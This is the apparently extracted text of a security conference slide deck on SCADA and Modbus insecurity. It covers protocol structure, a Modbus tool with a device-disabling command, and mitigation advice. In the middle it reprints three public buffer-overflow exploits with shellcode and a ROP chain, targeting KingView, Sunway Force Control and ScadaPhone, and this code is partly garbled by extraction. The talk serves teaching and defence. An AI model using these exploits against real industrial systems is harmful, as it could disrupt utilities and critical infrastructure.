

/ About Me

- Yaniv Miron aka Lament
- Security Researcher and Consultant
- Found security vulnerabilities in IBM, Oracle, Microsoft and Apache products as in other products
- CISO Certified from the Technion (Israel Institute of Technology)
- Certified Locksmith

Agenda

- SCADA?
- SCADA Security ??
- SCADA Hacking ???
- Dismal SCADA!
- SCADA vs. !SCADA vs. old !SCADA
- L1\/3 D3/\/\0
- Q & A

We will not talk about...

What is SCADA (just a short intro... probably there are some people here that didn't worked with SCADA).



SCADA

"SCADA (supervisory control and data acquisition) generally refers to industrial control systems: computer systems that monitor and control industrial, infrastructure, or facility-based processes."


-Wikipedia (PwNz)

General concepts in SCADA

- *HMI Human Machine Interface is the apparatus which presents process data to a human operator, and through this, the human operator monitors and controls the process.
- *RTU Remote Terminal Units connecting to sensors in the process, converting sensor signals to digital data and sending digital data to the supervisory system.
- *PLC Programmable Logic Controller is used as field devices because they are more economical, versatile, flexible, and configurable than special-purpose RTUs.
- *IED Intelligent Electronic Device, usually collect information


SCADA Security

So in the old days it was easy... Like everything else in security. SCADA systems were isolated and not connected to the internet. So it was mostly internal threat.



SCADA Security cont.

SCADA systems are not isolated as they were... Some of the SCADA systems are just a click away from on a windows desktop as any other application. Of course the windows machine connected to the internet and the employee surfs in porn websites.




Protocols

The are several major protocols in addition to the use of TCP.

Some of them are:

- -DNP3
- -ModBus



The DNP3 Protocol

DNP - Distributed Network Protocol (3)

DNP3 is a set of communications protocols used between components in process automation systems.

Its main use is in utilities such as electric and water companies. Usage in other industries is not common.

It was developed for communications between various types of data acquisition and control equipment.

It is primarily used for communications between a master station and RTUs or IEDs.

The ModBus Protocol

Modbus is a serial communications protocol published by Modicon in 1979 for use with its programmable logic controllers (PLCs).

Simple and robust, it has since become one of the de facto standard communications protocols in the industry, and it is now amongst the most commonly available means of connecting industrial electronic devices.

ModBus Versions

Modbus RTU

Modbus ASCII

Modbus TCP/IP or Modbus TCP

Modbus over TCP/IP or Modbus over TCP or Modbus RTU/IP

Modbus over UDP

Modbus Plus (Modbus+, MB+ or MBP)

Modbus PEMEX

Protocols that we ignore now

RP-570, Profibus and Conitel and some more

If you want to learn about them read in Wikipedia



ModBus/TCP

ModBus/TCP

		Modbus TCP Frame Format			
	Name	Length	Function		
	Transaction Identifier	2 bytes	For synchronization between messages of server & client		
	Protocol Identifier	2 bytes	Zero for MODBUS/TCP		
	Length Field	2 bytes	Number of remaining bytes in this frame		
	Unit Identifier	1 byte	Slave Address (255 if not used)		
	Function code	1 byte	Function codes as in other variants		
	Data bytes	n bytes	Data as response or commands		

ModBus Functions

			Function Name	Function Code
	Bit access	Physical Discrete Inputs	Read Discrete Inputs	2
			Read Coils	1
		Internal Bits or Physical Coils	Write Single Coil	5
			Write Multiple Coils	15
	16-bit access	Physical Input Registers	Read Input Register	4
			Read Holding Registers	3
Data Access			Write Single Register	6
		Internal Registers or Physical Output Registers	Write Multiple Registers	16
			Read/Write Multiple Registers	23
			Mask Write Register	22
			Read FIFO Queue	24
	File Record Access		Read File Record	20
	File Record A	LCE55	Write File Record	21
			Read Exception Status	7
			Diagnostic	8
Diagnostics			Get Com Event Counter	11
Diagnostics			Get Com Event Log	12
			Report Slave ID	17
			Read Device Identification	43
Other			Encapsulated Interface Transport	43

Who uses ModBus?

SCADA systems;)

ModBus Security?

NONE!

Authentication?

User? Password?

I SEE U – ModBus Fingerprint

ModBus TCP usually uses port 502...

Sniff the network... you will see the ModBus commands being sent all over

The Tool

The tool named "SCADA Dismal".

Dismal:

"1. causing gloom or dejection; gloomy; dreary; cheerless; melancholy: dismal weather."

Why this is the name of the tool?

Because that how I felt when I've heard about SCADA security.


Why did I wrote it?

Had to do some SCADA PT, didn't found a good tool that would do the things that I need to prove. One command from the tool did it. Client is happy, I'm happy. I win.

Set a Slave


So for the test we will have to set a Slave and a Master. Yeah slavery is illegal in most of the world. But it's not illegal in the machines world.

- **Q What is a Slave?**
- A An app / device that gets commands from it's Master



Set a Master

Setting a Mater, the master is the all mighty commander that control the slaves. Again, it's legal in the machines world.



Tool Command #1

The Report command

The report command will get us some information on the Slave device.



Tool Command #2

The ForceListen command

Definitely will kill the slave device, the command would force him to be in listen mode, without accepting any other command.



Tool Command #3

The ReleaseListen command

Well, we want a way to fix the ForceListen command, so ReleaseListen will heal the slave.



Dismal TODO

Adding lots of other command Improving the scanning mechanism Lots of other stuff

Please tell me if you want to add something

Other attack methods

So other that attacking Modbus SCADA devices with the Dismal tool you can do it in the good old way, which is pentesting it (same as pentesting infrastructure but with some changes)

OR you can use some Metasploit

OR you can use Exploit-DB

OR you can DO IT ALL!

Exploit #1 - PS

```
# Exploit Title: KingView 6.5.3 SCADA ActiveX
# Date: March 07 2011
# Author: Carlos Mario Penagos Hollmann
# Software Link: http://download.kingview.com/software/kingview%20English%20Version/kingview6.53 EN.rar
# Version: 6.53 (English)
# Tested on: Windows xp sp3 running on VMware Fusion 3.1 and VirtualBox 3.2.8
Thanks to Dillon Beresford for Heap Exploit
<html>
mail----> shogilord^gmail.com spams are welcome!!!!!
 COLOMBIA hacking presents.....
Beijing WellinControl Technology Development Co., Ltd FIX your KVWebSyr, dll
<object classid='clsid:F31C42E3-CBF9-4E5C-BB95-521B4E85060D' id='target' /></object>
<script language='javascript'>
nse="\xEB\x06\x90\x90";
seh="\x4E\x20\xD1\x72";
nops="\x90";
while (nops.length<10){ nops+="\x90";}
/*Calc.exe alpha upper badchars --> "\x8b\x93\x83\x8a\x8c\x8d\x8f\x8e\x87\x81\x84\x86\x88\x89\x90\x91\x92\x94
\x9d\x9b\x9f\x76*/
shell="\x54\x5f\xda\xdf\xd9\x77\xf4\x5e\x56\x59\x49\x49\x49\x43\x43\x43\x43\x43\x43\x5a\x5a\x56\x54\x58\x
\x30\x41\x30\x41\x42\x41\x41\x42\x54\x41\x51\x32\x41\x42\x32\x42\x30\x42\x42\x58\x50\x38\x41\x43\
\x5a\x4c\x43\x58\x51\x30\x51\x30\x51\x30\x56\x4f\x52\x48\x52\x43\x45\x31\x52\x4c\x43\x53\x4c\x4d\x51\x55\x5a\
\x54\x37\x4b\x4f\x58\x50\x41\x41":
junk1="A";
junk2="A";
while (junk1.length<624){ junk1+=junk1;}
junk1=junk1.substring(0,624);
iunk2=iunk1;
while (junk2.length<8073){ junk2+=junk2;}
arg2=junk1+nse+seh+nops+shell+junk2:
```

Exploit #1 - Details

```
# Active X BoF
# Exploit Title: KingView 6.5.3 SCADA ActiveX
# Date: March 07 2011
# Author: Carlos Mario Penagos Hollmann
# Version: 6.53 (English)
# Tested on: Windows xp sp3 running on VMware Fusion
3.1 and VirtualBox 3.2.8
```

Exploit #2 - PS

```
@ip = ARGV[0]
@port = 80
# windows/exec CMD=calc.exe
shellcode = "\xb8\xd5\xd5\xd5\xd6\xc4\xda\xde\xd9\x74\x24\xf4\x5b\x33\xc9" +
                                \x 1\x 33\x 31\x 43\x 12\x 03\x 43\x 12\x 83\x 3e\x b 9\x e 4\x 31\x 3c" +
                                \x = \frac{x60 \times 60 \times 50 \times 13 \times 33 \times 59 \times 1a \times 01 \times 27 \times 2a \times 0f \times 95}{x \times 13 \times 33 \times 59 \times 1a \times 27 \times 2a \times 0f \times 95} + \frac{x \times 13 \times 33 \times 59 \times 1a \times 01 \times 27 \times 2a \times 0f \times 95}{x \times 13 \times 33 \times 59 \times 1a \times 01 \times 27 \times 2a \times 0f \times 95}
                                "\x23\x7e\xbc\x5e\x61\x6a\x37\x12\xae\x9d\xf0\x99\x88\x90" +
                                \x01\x2c\x15\x7e\xc1\x2e\xe9\x7c\x16\x91\xd0\x4f\x6b\xd0" +
                                "\x15\xad\x84\x80\xce\xba\x37\x35\x7a\xfe\x8b\x34\xac\x75" +
                                \x 4e\xc9\x49\x40\xe5\xd0\x99\xf9\x72\x9a\x01\x71\xdc" +
                                \x3b\x30\x56\x3e\x07\x7b\xd3\xf5\xf3\x7a\x35\xc4\xfc\x4d" +
                                \x^9\x^62\x^74\x^65\x^93\x^44\x^67\x^9\x^1a\x^9 +
                                \x bb\xca\xc0\x36\x5e\x6c\x82\xe1\xba\x8d\x47\x77\x48\x81" +
                                \x2c\xf3\x16\x85\xb3\xd0\x2c\xb1\x38\xd7\xe2\x30\x7a\xfc" +
                                \x26\x19\xd8\x9d\x7f\xc7\x8f\xa2\x60\xaf\x70\x07\xea\x5d" +
                                "\x64\x31\xb1\x0b\x7b\xb3\xcf\x72\x7b\xcb\xcf\xd4\x14\xfa" +
                                \x44\xbb\x63\x93\x8f\xf8\x9c\x49\x92\xa8\x34\x14\x46\xe9 +
                                "\x58\xa7\xbc\x2d\x65\x24\x35\xcd\x92\x34\x3c\xc8\xdf\xf2" +
                                \x ^2 \x ^
                                 "\x82\xc5\x65"
payload = "H" * 1599
payload << "\xeb\x06\x90\x90" # Pointer to Next SE Handler
payload << [0x719737FA].pack("V*") # SEH Handler - p/p/r
payload << "\x90" * 40
payload << shellcode
payload << "\x90" * (4058 - shellcode.length)
pack = "GET /#{payload} HTTP/1.1\r\n"
pack << "Host: http://#{@ip}:#{@port}\r\n\r\n"</pre>
puts "packet sended." if send(pack)
```

Exploit #2 - Details

- # Sunway Force Control SCADA httpsvr.exe Exploit
- # Exploitable with simple SEH Overwrite technique
- # Tested on XP SP0 English
- # Probably will work on XP SP3 if you find none-safeseh dll for p/p/r pointer
- # Canberk BOLAT | @cnbrkbolat
- # Vendor: http://www.sunwayland.com.cn/

Exploit #3 - PS

```
"\xf7\x91\x5b\x60\xf7\x06\x5b\xa1";
if(strcmp($target, "scadaphone") === 0){
   // add esp 418; retn
    $ pivot = "\x0b\x33\xc6\x01";
    $ jmp = "\xeb\x06HI";
    $ rop = "";
    $ rop .=
    "x1cx05x03x10". // xor edx,edx; retn
    "\xa2\xce\x02\x10". // pop eax; retn
    "\xf4\x11\x6e\x6d". // &VirtualProtect
    "\xa9\x4e\x01\x10". // mov eax,[eax]; retn
    "\xd7\xbf\x01\x10". // push eax; mov eax,[edx*4+10036948]; and eax,esi; po
    "\xc0\xff\xff\xff" // special sauce ------
    "\x1e\xe0\x02\x10". // add edx,ebx; pop ebx; retn 10
    "LOLZ".
                  // junk
    "\xea\x37\xc6\x01". // neg edx; neg eax; sbb edx,0; pop ebx; retn 10
    "CAFEBABE".
                  // junk
    "CAFEBABE".
                // junk
    "\xbf\x52\xc6\x01". // .data writable ---
    "xa2\xce\x02\x10". // pop eax; retn
    "CAFEBABE".
                  // junk
    "CAFEBABE".
                // junk
    "\x17\x32\xc6\x01". // ptr to 0x400
    "\xa9\x4e\x01\x10". // mov eax,[eax]; retn
    "\xe4\x85\x02\x10". // xchg eax,ebx; add dl,[eax]; mov [eax+8],11; mov eax
    "\xa2\xce\x02\x10". // pop eax; retn
    "\x90\x90\x90\x90". // nops
    "\x53\x54\x10\x10". // pop edi; retn
    "\x54\x54\x10\x10". // retn
    "\x01\xec\x02\x10". // pop ecx; retn
    "\xc0\x52\xc6\x01". // .data writable
    "\x03\xc0\x17\x10". // pop ebp; retn
    "\x44\xcb\x2b\x10". // ptr to 'push esp; ret'
    "\xb7\xc9\x27\x10"; // pushad; retn
```

Exploit #3 - Details

```
# ScadaTEC ModbusTagServer & ScadaPhone (.zip) buffer
overflow exploit (Oday)
# Date: 09/09/2011
# Author: mr_me (@net__ninja)
# Vendor: http://www.scadatec.com/
# ScadaPhone Version: <= 5.3.11.1230
# ModbusTagServer Version: <= 4.1.1.81
# Tested on: Windows XP SP3 NX=AlwaysOn/OptIn
```

Who may find bugs?

Users? Old employees that uses SCADA, Maybe thought in old time that its just a bug and ignored it. But NOT anymore, now they probably know it's a security breach.

HACKERS

Security researchers and pentesters

Protection?

What the hell is ASLR? DEP? SafeSEH? ...



Fuzzing

Come on...how hard is it to write a fuzzer for SCADA applications?

Reversing

IDA baby...use IDA (or olly, or something else)





Attack mitigation


Separate your SCADA network. Separate your SCADA network. Separate your SCADA network.

You can't fix the entire system, user some preventive measures.

False-positive ??

Firewalls?

YES! Firewall could be a great help here, in addition, a web application firewall (WAF) could also help here. Because at the end SCADA application as just applications.



IDS/IPS

Signatures and Heuristic detection

Probably IDS & Monitor it!

IPS? Might have a bad signature or bad detection:/



Live Demo!

DEMO!



To wrap it all up

SCADA security is bad, very bad, SCADA protocols are bad, very bad.

In the short run we need to use mitigation. In the long run we need to fix some stuff and use some secured protocols.

We don't want our electricity, water and oil system to be hacked for fun and profit.

E [O] F

Thank you!

Questions?

>>

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In god we trust, all others we monitor.